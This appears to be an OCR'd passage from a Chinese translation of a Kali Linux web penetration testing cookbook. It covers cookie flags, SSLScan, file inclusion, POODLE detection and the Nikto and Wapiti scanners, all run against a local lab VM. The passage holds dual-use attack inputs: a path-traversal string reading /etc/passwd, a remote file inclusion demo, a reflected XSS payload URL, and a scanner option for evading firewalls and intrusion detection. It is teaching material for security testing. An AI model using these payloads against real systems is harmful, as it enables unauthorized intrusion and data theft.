
操作步骤

1. 访问 http://192.168.56.102/mutillidae/。

2. 打开 Cookie Manager+ 并且删除所有 Cookie。这可以防止与之前的 Cookie 产生混乱。

3. 现在，在 Mutillidae II中，访问 `OWASP Top 10 | A3 - Broken Authentication and Session Management | Cookies`。

4. 在 `Cookies Manager+` 中，我们会看到出现了两个新的 Cookie。`PHPSESSID` 和 `showhints`。选项前者并点击 `Edit` 来查看所有参数。



`PHPSESSID` 是基于 PHP 的 Web 应用的会话默认名称。通过查看 Cookie 中参数值，我们可以看到它可以经过安全和不安全的频道（HTTP 和 HTTPS）发送。同样，它可以被服务器读取，以及被客户端用过脚本代码读取，因为它并没有开启 HTTPOnly 标识。这就是说，这个应用的会话可以被劫持。

工作原理

这个秘籍中，我们检查了 Cookie 的某些之，虽然并不像上一个那么明显。在每次渗透测试中检查 Cookie 的配置非常重要，不正确的会话 Cookie 设置会打开会话劫持攻击的大门，以及错误使用受信任的用户账户。

如果 Cookie 没开启 `HTTPOnly` 标识，他就可以被脚本读取。因此，如果存在跨站脚本攻击漏洞，攻击者就能够得到有效会话的 ID，并且使用它来模拟应用中的真实用户。

Cookies Manager+ 中的安全属性，或者 `Send For Encrypted Connections Only` 选项告诉浏览器只通过加密的频道发送或接受该 Cookie（也就是说，只通过 HTTPS）。如果这个标志没有设置，攻击者可以执行中间人攻击（MITM），并且通过 HTTP 来得到会话 Cookie，这会使它显示为纯文本，因为 HTTP 是个纯文本的协议。这就再次产生了攻击者能够通过持有会话 ID 来模拟有效用户的场景。

更多

就像 `PHPSESSID` 是 PHP 会话 Cookie 的默认名称那样，其它平台也拥有名称，例如：

- `ASP.NET_SessionId` 是 ASP.NET 会话 Cookie 的名称。

- `JSESSIONID` 是 JSP 实现的会话 Cookie。

OWASP 有一篇非常透彻的文章，关于保护会话 ID 和会话 Cookie。

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

4.9 使用 SSLScan 获取 SSL 和 TLS 信息

我们在某种程度上，假设当一个连接使用带有 SSL 或 TLS 加密的 HTTPS 时，它是安全的，而且任何试图拦截它的攻击者都只会得到一些无意义的数字。但是，这并不绝对正确：HTTPS 服务器需要正确配置来提供有效的加密层，并保护用户不受 MITM 攻击或密码分析。一些 SSL 协议的实现和设计上的漏洞已经被发现了，所以，我们在任何 Web 应用渗透测试中都要测试安全连接的强制性。

这个秘籍中，我们会使用 SSLScan，它是 Kali Linux 所包含的工具，基于服务器的安全通信来分析服务器的配置文件（从客户端的角度）。

操作步骤

OWASP BWA 虚拟机已经配置好了 HTTPS 服务器，为了确保它正常工作，访问 https://192.168.56.102/，如果页面没有正常加载，你可能需要在继续之前检查你的配置文件。

1. SSLScan 是个命令行工具（内建于 Kali），所以我们需要打开终端。
2. 基本的 `sslscan` 命令会提供给我们服务器的足够信息。

```
sslscan 192.168.56.102
```

```
root@kali:~# sslscan 192.168.56.102
Version: -static
OpenSSL 1.0.1m-dev xx XXX xxxx

Testing SSL server 192.168.56.102 on port 443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed
```

输出的第一部分告诉我们服务器的配置，包含常见的安全错误配置：重协商、压缩和 Heartbleed，它是最近在一些 TLS 实现中发现的漏洞。这里，一切看起来都很好。

```
  Supported Server Cipher(s):
Accepted  SSLv3    256 bits  DHE-RSA-AES256-SHA
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA
Accepted  SSLv3    128 bits  AES128-SHA
Accepted  SSLv3    128 bits  RC4-SHA
Accepted  SSLv3    128 bits  RC4-MD5
Accepted  SSLv3    112 bits  EDH-RSA-DES-CBC3-SHA
Accepted  SSLv3    112 bits  DES-CBC3-SHA
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
```

在第二部分中，SSLScan 会展示服务器接受的加密方式。正如我们看到的那样，它支持 SSLv3 和一些例如 DES 的方式，它现在是不安全的。它们以红色文字展示，黄色文字代表中等强度的加密。

```
  Preferred Server Cipher(s):
SSLv3    256 bits  DHE-RSA-AES256-SHA
TLSv1.0  256 bits  DHE-RSA-AES256-SHA

  SSL Certificate:
Signature Algorithm: sha1WithRSAEncryption
RSA Key Strength:    1024

Subject:  owaspbwa
Issuer:   owaspbwa
```

最后，我们看到了首选的加密方式，如果客户端支持它，服务器会尝试用于通信。最终，服务器会使用有关证书的信息。我们可以看到，它将中等强度的算法用于签名，并使用 RSA 弱密钥。密钥是弱的，因为他只有 1024 位的长度，安全标准推荐至少 2048 位。

工作原理

SSLScan 通过创建多个到 HTTPS 的链接来工作，并尝试不同的加密方式和客户端配置来测试它接受什么。

当浏览器链接到使用 HTTPS 的服务器时，它们交换有关浏览器可以使用什么以及服务器支持什么的信息。之后它们在使用高度复杂的算法上达成一致。如果配置不当的 HTTPS 服务器上出现了 MITM 攻击，攻击者就可以通过声称客户端值支持弱加密算法来欺骗服务器，假如是 SSLv2 上的 56 位 DES。之后攻击者会拦截使用该算法加密的通信，通信可能会在几天或几小时之内使用现代计算机破解。

更多

就像我们之前提到的那样，SSLScan 能够检测 Heartbleed，这是一个最近在 OpenSSL 实现中发现的有趣漏洞。

Heartbleed 在 2014 年四月被发现。它由一个缓冲区导致，多于允许的数据可以从内存中读出，这是 OpenSSL TLS 中的情况。

实际上，Heartbleed 可以在任何未装补丁的支持 TLS 的 OpenSSL（1.0.1 到 1.0.1f 之间）服务器上利用。它从服务器内存中读取 64 KB 的纯文本数据，这能够重复执行，服务器上不会留下任何踪迹或日志。这意味着攻击者可以从服务器读取纯文本信息，包括服务器的的私钥或者加密正是，会话 Cookie 或 HTTPS 请求会包含用户的密码或其它敏感信息。更多 Heartbleed 的信息请见维基百科：<https://en.wikipedia.org/wiki/ Heartbleed>。

另见

SSLScan 并不是唯一从 SSL/TLS 获取加密信息的攻击。Kali 中也有另一个工具叫做 SSLyze 可以用作替代，并且有时候会提供额外信息给攻击者。

```
sslyze --regular www.example.com
```

SSL/TLS 信息也可以通过 OpenSSL 命令获得：

```
openssl s_client -connect www2.example.com:443
```

4.10 查找文件包含

文件包含漏洞出现在开发者使用请求参数的时候，在服务端的代码中，参数可以被用户修改来动态选择加载或包含哪个页面。如果服务器执行了所包含的文件，这种漏洞可能导致整个系统的沦陷。

这个秘籍中，我们会测试 Web 应用来发现是否含有文件包含漏洞。

操作步骤

1. 登录 DVWA 并访问`File Inclusion`。
2. 我们需要编辑 GET 参数来测试包含。让我们尝试`index.php`。




看起来目录中没有 `index.php` 文件（或者它为空），也可能这意味着本地文件包含（LFI）可能出现。

3. 为了尝试 LFI，我们需要了解本地真正存在的文件名称。我们知道了 DVWA 根目录下存在 `index.php` ，所以我们对文件包含尝试目录遍历，将页面遍历设置为 `../../index.php` 。



这样我们就演示了 LFI 可能出现，并且路径遍历也可能出现（使用 `../../` ，我们就遍历了目录树）。

4. 下一步是尝试远程文件包含，包括储存在另一个服务器的我呢间，而不是本地文件，由于我们的测试虚拟机并没有连接互联网（或者它不应该联网，出于安全因素）。我们尝试带有完整 URL 的本地文件，就像它来自另一个服务器那样。我们也会尝试包含 Vicnum 的主页 `?page=http://192.168.56.102/vicnum/index.html` ，通过提供页面的 URL 作为参数，就像下面这样：



我们能够通过提供完整 URL 使应用加载页面，这意味着我们可以包含远程文件，因此，存在远程文件包含（RFI）。如果被包含文件含有服务端可执行代码（例如 PHP），这种代码会被服务端执行。因此，攻击者可以执行远程命令，这样的话，整个系统很可能沦陷。

工作原理

如果我们使用 DVWA 的 `View Source` 按钮，我们可以看到服务端代码是：

```
<?php
$file = $_GET['page']; //The page we wish to display
?>
```

这意味着 `page` 变量的值直接传给了文件名称，之后它被包含在代码中。这样，我们可以在服务端包含和执行任何我们想要的 PHP 或 HTML 文件，只要它可以通过互联网访问。存在 RFI 漏洞的情况下，服务器一定会在配置文件中打开 `allow_url_fopen` 和 `allow_url_include` 。否则它只能含有本地文件包含，如果文件包含漏洞存在的话。

更多

我们也可以使用本地文件包含来显示主机操作系统的相关文件。例如，试着包含 `../../../../../../etc/passwd` ，之后你就会得到系统用户和它们的主目录，以及默认 shell 的列表。

4.11 识别 POODLE 漏洞

就像上一章提到的那样，使用 SSLScan 获得 HTTPS 参数在一些条件下是可能的，尤其是中间人攻击者降级用于加密通信的安全协议和加密算法的时候。

POODLE 攻击使用这种条件来将 TLS 通信降级为 SSLv3 并强制使用易于被攻破的加密算法（CBC）。

这个秘籍中，我们会使用 Nmap 脚本来检测这种漏洞在测试服务器上是否存在。

准备

我们需要安装 Nmap 并下载特定为检测此漏洞而编写的脚本。

1. 访问 `http://nmap.org/nsedoc/scripts/ssl-poodle.html` 。
2. 下载 `ssl-poodle.nse` 文件。
3. 假设它下载到了你的 Kali 中的 `/root/Downloads` 中。下载打开终端并将它复制到 Nmap 的脚本目录中：

```
cp /root/Downloads/ssl-poodle.nse /usr/share/nmap/scripts/
```

操作步骤

一旦你安装了脚本，执行下列步骤：

1. 打开终端并运行：

```
nmap --script ssl-poodle -sV -p 443 192.168.56.102
```

```
root@kali:~# nmap --script ssl-poodle -sV -p 443 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-27 23:37 CDT
Nmap scan report for owaspbwa (192.168.56.102)
Host is up (0.00026s latency).
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  OSVDB:113251
|     Description:
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and
|           other products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       http://osvdb.org/113251
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
```

```
我们告诉了 Nmap 要扫描`192.168.56.102`（我们的 vulnerable_vm）的 443 端口，识别服务版本并在它上
面执行 ssl-poodle 脚本。一次你，我们可以断定，服务器有漏洞，因为它允许 使用` TLS_RSA_WITH_ AES_1
28_CBC_SHA`加密算法的 SSLv3 。
```

工作原理

我们下载的 Nmap 脚本和测试服务器建立了安全通信，并判断他是否支持 SSLv3 上的 CBC 加密算法。如果支持，它就存在漏洞。漏洞会导致任何拦截的信息都能被攻击者在很短的时间内解密。

另见

为了更好理解这个攻击，你可以查看一些这个加密实现最基本的解释。

- Möller, Duong, and Kotowicz, This POODLE Bites: Exploiting the SSL 3.0 Fallback, https://www.openssl.org/~bodo/ssl-poodle.pdf
- https://en.wikipedia.org/wiki/Padding_oracle_attack
- https://en.wikipedia.org/wiki/Padding_%28cryptography%29#Block_cipher_mode_of_operation

第五章 自动化扫描

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

简介

几乎每个渗透测试项目都需要遵循严格的日程，多数由客户的需求或开发交谈日期决定。对于渗透测试者，拥有一种工具，它可以在很短的时间内执行单个应用上的多个测试，来尽可能在排期内识别最多漏洞很有帮助。自动化漏洞扫描器就是完成这种任务的工具，它们也用于发现替代的利用，或者确保渗透测试中不会遗漏了明显的事情。

Kali 包含一些针对 Web 应用或特定 Web 漏洞的漏洞扫描器。这一章中，我们会涉及到一些在渗透测试者和安全研究员中最广泛使用工具。

5.1 使用 Nikto 扫描

每个测试者的工具库中必定含有的工具就是 Nikto，它可能是世界上使用最广泛的自由扫描器。就像它的网站（https://cirt.net/Nikto2）上所说的那样：

> Nikto 是开源（GPL）的 Web 服务器扫描器，它对 Web 服务器执行综合扫描，包含超过 6700 个潜在的危险文件或程序，检查超过 1250 个服务器的过期版本，以及超过 270 个服务器上的特定问题。它也会检查服务器配置项，例如多个首页文件的存在，HTTP 服务器选项，也会尝试识别安装的 Web 服务器和软件。扫描的项目和插件也会经常更新，并可以自动更新。

这个秘籍中，我们会使用 Nikto 来搜索 Web 服务器中的漏洞并分析结果、

操作步骤

1. Nikto 是个命令行工具，所以我们打开终端。


2. 我们会扫描 Peruggia 漏洞应用，并导出结果到 HTML 报告：

```
nikto -h http://192.168.56.102/peruggia/ -o result.html
```

```
root@kali:~# nikto -h http://192.168.56.102/peruggia/ -o result.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    owaspbwa
+ Target Port:        80
+ Start Time:         2015-08-11 22:23:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.
9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a
 request to the /images directory. The value is "http://127.0.1.1/peruggia/image
s/".
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.7). Apach
e 2.0.65 (final release) and 2.2.26 are also current.
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend
 on server version)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)
```

`-h` 选项告诉 Nikto 扫描哪个主机， `-o` 选项告诉在哪里存放输出，文件的扩展名决定了接受的格式。这里，我们使用 `.html` 来获得 HTML 格式的结果报告。输出也可以以 CSV、TXT 或 XML 格式。

3. 它需要一些时间来完成扫描。完成之后，我么可以打开 `result.html` 文件：



工作原理

这个秘籍中，我们使用 Nikto 来扫描应用并生成 HTML 报告。这个工具拥有一些更多的选项，用于执行特定扫描或生成特定输出格式。一些最实用的选项是：

- `-H`：这会显示 Nikto 的帮助。
- `-config <file>`：在扫描中用自定义的配置文件。
- `-update`：更新插件数据库。
- `-Format <format>`：这定义了输出格式，可以为CSV、HTML、NBE（Nessus）、SQL、TXT 或 XML。例如 CSV、XML 和 NBE 的格式在我们打算将其用于其它工具的输入时非常实用。
- `-evasion <techique>`：这使用一些编码技巧来帮助避免 Web 应用防火墙和入侵检测系统的检测。
- `-list-plugins`：查看可用的测试插件。
- `-Plugins <plugins>`：选择在扫描中使用哪个插件（默认为全部）。
- `-port <port number>`：如果服务器使用非标准端口（80，443），我们可能会以这个选项来使用 Nikto。

5.2 使用 Wapiti 发现漏洞

Wapiti 是另一个基于终端的 Web 漏洞扫描器，它发送 GET 和 POST 请求给目标站点，来寻找下列漏洞（<http://wapiti. sourceforge.net/>）：

- 文件泄露
- 数据库注入
- XSS
- 命令执行检测
- CRLF 注入
- XXE（XML 外部实体）注入
- 已知潜在危险文件的使用
- 可被绕过的 `.htaccess` 弱配置
- 提供敏感信息的备份文件（源码泄露）

这个秘籍中，我们使用 Wapiti 来发现我们的测试应用上的漏洞，并生成扫描报告。


操作步骤

1. 我们可以从终端窗口打开 Wapiti，例如：

```
wapiti http://192.168.56.102/peruggia/ -o wapiti_result -f html -m "-blindsql"
```

我们会扫描 vulnerable_vm 中的 Peruggia 应用，将输出保存为 HTML 格式，保存到 `wapiti_result` 目录中，并跳过 SQL 盲注检测。

2. 如果我们打开了报告目录，和 `index.html` 文件，我们会看到一些这样的东西：



这里，我们可以看到 Wapiti 发现了 12 个 XSS 和 20 个文件处理漏洞。

3. 现在点击 `Cross Site Scripting` （跨站脚本）。


4. 选项某个漏洞并点击 `HTTP Request` 。我们选择第二个，选中并复制请求的 URL 部分。

Vulnerability found in /peruggia/index.php

Description | HTTP Request | cURL command line

```
GET /peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3Cscript%3Ealert
%28%27wxs0lvms89%27%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.102
```

5. 现在，我们将 URL 粘贴到浏览器中，像这样： `http://192.168.56.102/ peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3`
。



我们确实发现了 XSS 漏洞。

工作原理

这个秘籍中，我们跳过了 SQL 盲注检测（ `-m "-blindsql"` ），因为这个应用存在这个漏洞。它会触发超时错误，使 Wapiti 在扫描完成之前关闭，因为 Wapiti 通过输入 `sleep()` 命令来测试多次，直到服务器超过了超时门槛。同时，我们为输出选择了 HTML 格式（ `-o html` ）， `wapiti_result` 作为报告的目标目录，我们也可以选择其他格式，例如，JSON、OpenVAS、TXT 或 XML。

Wapiti 拥有一些其它的有趣的选项，它们是：

- `-x <URL>` ：从扫描中排除特定的 URL，对于登出和密码修改 URL 很实用。
- `-i <file>` ：从 XML 文件中恢复之前保存的扫描。文件名称是可选的，因为如果忽略的话 Wapiti 从 `scan` 文件夹中读取文件。
- `-a <login%password>` ：为 HTTP 登录使用特定的证书。
- `--auth-method <method>` ：为 `-a` 选项定义授权方式，可以为 `basic` ， `digest` ， `kerberos` 或 `ntlm` 。
- `-s <URL>` ：定义要扫描的 URL。
- `-p <proxy_url>` ：使用 HTTP 或 HTTPS 代理。

5.3 使用 OWASP ZAP 扫描漏洞

OWASP ZAP 是我们已经在这本书中使用过的工具，用于不同的任务，并且在它的众多特性中，包含了自动化的漏洞扫描器。它的使用和报告生成会在这个秘籍中涉及。


准备

在我们使用 OWASP ZAP 成功执行漏洞扫描之前，我们需要爬取站点：

